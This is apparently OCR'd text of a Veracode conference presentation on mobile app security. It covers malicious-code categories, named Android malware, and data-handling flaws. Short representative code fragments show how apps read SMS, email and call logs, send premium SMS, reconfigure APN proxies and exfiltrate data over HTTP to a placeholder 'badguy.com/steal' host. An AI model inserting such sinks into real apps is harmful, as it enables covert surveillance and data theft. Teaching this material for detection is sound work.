Defending Behind the Device: Mobile Application Risks

Chris Wysopal
Veracode

Session ID: HT2-108
Session Classification: Advanced

Agenda

- Mobile Threat Landscape
- Malicious Code Risks
- Mobile App Vulnerabilities
- Mobile App Testing
- Prevalent Weaknesses

Threat Landscape

Data At Risk

Personal Computer

- Financial Data
- Email
- Contact List
- Photos
- Computer Power
- Corporate Data

Mobile Device

- Financial Data
- Corporate Data
- Computing Power
- Email
- Contact List
- Photos
- Location
- SMS
- MMS
- Audio Data
- Video Data
- Outbound Dialing
- Call Logs

Mitigations

Personal Computer

- Anti-Virus
- Firewalls
- Patch Methodology
- DEP
- ASLR
- NX
- HIDS
- NIDS
- Some Browser Sandboxing
- Strong 3rd Party Disk Encryption

Mobile Device

- Patch Methodology
- Process Isolation
- Reasonable Permissions Model
- Some Disk Encryption
- Code Signatures
- …

Mobile Differences

- Shrinking Perimeter
- Multiplying Perimeter
- Data Migration To "The Cloud"
- Physical Mobility
- Merging of Personal and Corporate Resources

Testing for Top 10

- Static analysis can inspect for many of these vulnerabilities.
- Binary analysis available on Android, Blackberry, and iOS
- Manual testing using dynamic analysis can find more.

Mobile Risks at Every Layer


- NETWORK: Interception of data over the air
- HARDWARE: Baseband layer attacks
- OPERATING SYSTEM: Defects in kernel code or vendor supplied system code
- **APPLICATION**: Apps with vulnerabilities and malicious code have access to your data and device sensors

Why should I be concerned about mobile applications?


10.9 billion mobile apps downloaded in 2010, according to IDC


Expected to rise to 76.9 billion apps by 2014


Back to the ’90s




Just Let Me Fling Birds at Pigs Already!









Permissions


53,000 Applications Analyzed
Android Market: ~48,000
3rd Party Markets: ~5,000


Permissions Requested
Average: 3
Most Requested: 117

Top “Interesting Permissions
GPS Information: 24%
Read Contacts: 8%
Send SMS: 4%
Receive SMS: 3%
Record Audio: 2%
Read SMS: 2%
Process Outgoing Calls: 1%
Use Credentials: 0.5%

Data Courtesy: Praetorian - www.praetorian.com

Shared libraries inherit permissions of app





Part 1: Malicious Code

- Activity monitoring and data retrieval
- Unauthorized dialing, SMS, and payments
- Unauthorized network connectivity (exfiltration or command & control)
- UI impersonation
- System modification (rootkit, APN proxy config)
- Logic or time bomb

Activity Monitoring and Data Retrieval

- Attackers can monitor and intercept lots of information
  - Sending each email sent on the device to a hidden 3rd party address
  - Listening in on phone calls or simply open microphone recording
  - Stored data, contact list or saved email messages retrieved

Secret SMS Replicator

- Covertly forwards text messages to another phone
- No visible icon; once installed, will continue to monitor without revealing itself
- Pulled from Android Marketplace after 18 hours

Platform-Specific Examples

Platform	Example Sources	Reasoning
iPhone	[[UIDevice currentDevice] uniqueIdentifier]	Acquisition of the iPhone UUID, unique to each phone.
Android	TelephonyManager.getCellLocation, CdmaCellLocation.getNetworkId(), GsmCellLocation.getNetworkId(), TelephonyManager.getSimSerialNumber()	Gain device's current location and unique identifiers. Permissions Required: - ACCESS_FINE_LOCATION - ACCESS_COARSE_LOCATION - ACCESS_LOCATION_EXTRA_COMMANDS

BlackBerry	Store st = Session.getDefaultInstance().getStore();
	Folder[] f = st.list();
	for (int i…) {
	Message[] msgs = f[i].getMessages();
	…
	}
		Read email messages from default inbox.
		
		Permissions Required:
		- PERMISSION_EMAIL

* Example code is intended to be representative, not a comprehensive list for each mobile platform

Unauthorized Dialing, SMS, and Payments

- Directly monetize a compromised device
  - Premium rate phone calls
  - Premium rate SMS texts
  - Mobile payments
- SMS text message as a vector for worms

AndroidOS/FakePlayer.B

- Secretly sent SMS messages (Short Message Service) to a premium rate number presumably belonging to the hackers who created it
- End user does have to grant the application access to use SMS

3D Anti-Terrorist Action

- Made expensive phone calls to numbers to a variety of destinations including the Dominican Republic, Somalia, and Sao Tome and Principe

Platform-Specific Examples

Platform	Example Sinks	Reasoning
iPhone	n/a	Not feasible without rooting device; in-app SMS prompts user prior to sending.
Android	SmsManager sm = … sm.sendTextMessage(phonenumber, "1112223333", data, null, null);	Arbitrary SMS messages can be sent. Permissions Required: - SEND_SMS
BlackBerry	conn = (MessageConnection) Connector.open("sms://" + phonenumber + ":3590"); conn.send(…);	Does not require any special permissions, application must be signed. Permissions Required: - PERMISSION_INTERNET

* Example code is intended to be representative, not a comprehensive list for each mobile platform

Unauthorized Network Connectivity

- Spyware or other malicious functionality typically requires exfiltration to be of benefit to an attacker
- Many potential vectors that a malicious application can use to transmit data
  - Email
  - SMS
  - HTTP
  - Raw TCP/UDP sockets
  - DNS
  - Bluetooth
  - Blackberry Messenger
  - etc.

Platform-Specific Examples

Platform	Example Sinks	Reasoning
iPhone	NSURL *url = [NSURL URLWithString: @"http://badguy.com/steal?<data>"]; NSMutableURLRequest *req = [NSMutableURLRequest requestWithURL:url]; conn = [[NSURLConnection alloc] initWithRequest:req delegate:self];	Exfiltrate data using HTTP requests.
Android	SmsManager sm = … sm.sendTextMessage(phonenumber, "1112223333", data, null, null);	Exfiltrate via SMS messages. Permissions Required: - SEND_SMS
BlackBerry	net.rim.device.api.io.DatagramBase(data, int offset, int length, String address)	Exfiltrate via UDP to an arbitrary destination. Permissions Required: - PERMISSION_INTERNET


* Example code is intended to be representative, not a comprehensive list for each mobile platform

UI Impersonation

- Similar to phishing attacks
- Web view applications on the mobile device can proxy to legitimate website
- Could also impersonate the phone's native UI or the UI of a legit application

09Droid

- Abbey Bank
- Alaska USA FCU
- Alliance & Leicester (v. 1.1)
- Bank Atlantic
- Bank of America
- Bank of Queensland
- Barclaycard (v. 1.1)
- Barclays Bank (v. 1.2)
- BB&T
- Chase
- City Bank Texas
- Commerce Bank
- Compass Bank
- Deutsche Bank
- Fifty Third Bank v.1.1
- First Republic Bank v.1.1
- Great Florida Bank
- Grupo Banco Popular
- HSBC US (v. 1.2)
- ING DiBa v.1.1
- Key Bank
- LloydsTSB
- M&I
- Mechanics Bank v.1.1
- MFFCU v.1.1
- Midwest
- Nationwide (v. 1.1)
- NatWest (v. 1.1)
- Navy Federal Credit Union (v. 1.1)
- PNC
- Royal Bank of Canada
- RBS v.1.1
- SunTrust
- TD Bank v.1.1
- US Bank v.1.2
- USAA v.1.1
- Valley Credit Union
- Wachovia Corp (v. 1.2)
- Wells Fargo (v. 1.1)



UI Impersonation (Detection)

- Not feasible to taint every UI drawing function
- However, spyware will most likely either change system configuration (#5 on our list) or attempt data exfiltration (#3 on our list)
- May be able to detect “focus stealing” attacks on Android

System Modification

- Malicious applications will often attempt to modify the system configuration to hide their presence
  - Modifying the device proxy configuration
  - Modifying the Access Point Name (APN)
- Rootkit behavior
  - Fine line between application layer and OS layer

DroidDream

- Exploit breaks out of application sandbox and roots the device, then sets up C&C channel
- More than 50 applications from 3 publishers, including:
  - Falling Down
  - Super Guitar Solo
  - Super History Eraser
  - Photo Editor
  - Super Ringtone Maker
  - Super Sex Positions
  - Hot Sexy Videos
  - Chess
  - Hilton Sex Sound
  - Screaming Sexy Japanese Girls
  - Falling Ball Dodge
  - Scientific Calculator
  - Dice Roller
  - Advanced Currency Converter
  - App Uninstaller
  - Funny Paint
  - Spider Man
  - Bowling Time
  - Advanced Barcode Scanner
  - Supre Bluetooth Transfer
  - Task Killer Pro
  - Music Box
  - Sexy Girls: Japanese
  - Sexy Legs
  - Advanced File Manager
  - Magic Strobe Light
  - Advanced App to SD
  - Super Stopwatch & Timer
  - Advanced Compass Leveler
  - Best password safe
  - Finger Race
  - Piano
  - Bubble Shoot
  - Advanced Sound Manager
  - Magic Hypnotic Spiral
  - Funny Face
  - Color Blindness Test
  - Tie a Tie
  - Quick Notes
  - Basketball Shot Now
  - Quick Delete Contacts
  - Omok Five in a Row
  - Super Sexy Ringtones

Platform-Specific Examples

Platform	Example Sinks	Reasoning
iPhone	n/a	Not available without jailbroken/rooted device.

Android	ContentResolver cr = getContentResolver();
	ContentValues values = new ContentValues();
	values.put("PROXY", "192.168.0.1");
	values.put("PORT", 8099);
	cr.update(Uri.parse("content://telephony/carriers"), values, null, null);
		Permissions Required:
		- WRITE_APN_SETTINGS
		
		Also possible to modify the APN by directly modifying the content database on the device.

BlackBerry	n/a	Does not appear to be possible. (only researched through OS 5.x)

* Example code is intended to be representative, not a comprehensive list for each mobile platform

Logic or Time Bomb

CWE 511

- Classic backdoor techniques that trigger malicious activity based on a specific event, device usage or time
  - Certain hours of the day or days of the week
  - Upon receipt of an email or SMS from a particular sender
  - When a phone call is made

- DroidDream had time-based component: run overnight to accept commands only between 11pm and 8am

Platform-Specific Examples

Platform	Example Sinks	Reasoning

iPhone	// Could be any time/date retrieval function
	NSDate * now = [NSDate date];
	NSDate * targetDate = [NSDate
	dateWithString:@"2011-012-13 19:29:54 -0400"];
	if (![[now laterDate:targetDate]
	isEqualToDate:targetDate])
	{
	…
	}
		Hardcoded timestamp comparison.

Android	// Could be any time/date retrieval function
	if (time(NULL) > 1234567890) {
	…
	}
		Hardcoded timestamp comparison.

BlackBerry	if (System.currentTimeMillis() ==
	1300263449484L) {
	…
	}
		Hardcoded timestamp comparison.

* Example code is intended to be representative, not a comprehensive list for each mobile platform

Part 2: Code Vulnerabilities

- Sensitive data leakage (inadvertent or side channel)
- Unsafe sensitive data storage
- Unsafe sensitive data transmission
- Hardcoded password/keys


Sensitive Data Leakage

CWE 200

- Sensitive data leakage can be either inadvertent or side channel
- A legitimate apps usage of device information and authentication credentials can be poorly implemented thereby exposing this sensitive data to third parties
  - Location
  - Owner info: name, number, device ID
  - Authentication credentials
  - Authorization tokens


Storm8

- Automatically transmitted the wireless telephone number of each iPhone user who downloaded any Storm8 game



Pandora

- Embedded advertising libraries access information such as GPS location, device identifiers, gender, and age
  - AdMarvel, AdMob, comScore, Google.Ads, and Medialets
- Ad libraries “piggyback” on permissions of the host application



POSTED: APRIL 15, 2:32 PM ET | By SCOTT STEINBERG

Pandora Responds to Claims That Its Online Service Violates User Privacy

Recommend | 2 recommendations. Sign Up to see what your friends recommend.

Share | Tweet 17

As discussed in an earlier post, security firm Veracode alleges that online streaming music service provider Pandora has been secretly sharing users' information, including age, gender and location, with digital advertising firms.

In response to these accusations, the popular Internet radio service is removing third-party advertising platforms, including Google, AdMeld and Medialets. Despite insisting it has found zero evidence to support the charge that these companies acted beyond the confines of its ad policy, the company hopes to mollify fans by taking a proactive stance. New versions of its smartphone and mobile device apps lacking support for these services are planned for free download via the Android Market and the Apple App Store soon.

One week later…

Shared Library Use

Shared libraries inherit permissions of app

53,000 Applications Analyzed
Android Market: ~48,000
3rd Party Markets: ~5,000

Third Party Library Data
Total Third Party Libraries: ~83,000
Top Shared Libraries

- com.admob: 38%
- org.apache: 8%
- com.google.android: 6%
- com.google.ads: 6%
- com.flurry: 6%
- com.mobcity: 4%
- com.millennialmedia: 4%
- com.facebook: 4%

Platform-Specific Examples

Platform	Example Sources	Reasoning
iPhone	ABAddressBookRef addressBook = ABAddressBookCreate(); CFArrayRef allPeople = ABAddressBookCopyArrayOfAllPeople(addressBook);	Read address book information.

Android	Cursor cursor =
	cr.query(Uri.parse("content://sms/inbox", new
	String[] {"_id", "thread_id", "address", "person",
	"date", "body"}, “read = 0”, null, “date DESC”);
	while (cursor.moveToNext()) {
	String addr = cursor.getString(2);
	…
	}
		Read SMS message information.
		
		Permissions Required:
		- READ_SMS

BlackBerry	PhoneLogs pl = PhoneLogs.getInstance(); int nc = pl.numberOfCalls(PhoneLogs.FOLDER_NORMAL_CALL S); for (int i = 0; i < nc; i++) { CallLog cl = pl.callAt(i, PhoneLogs.FOLDER_NORMAL_CALLS);	Read call log information. Permissions Required: - PERMISSION_PHONE

* Example code is intended to be representative, not a comprehensive list for each mobile platform

Unsafe Sensitive Data Storage

CWE 312

- Mobile apps often store sensitive data
  - Banking and payment system PIN numbers, credit card numbers, or online service passwords
- Sensitive data should always be stored encrypted
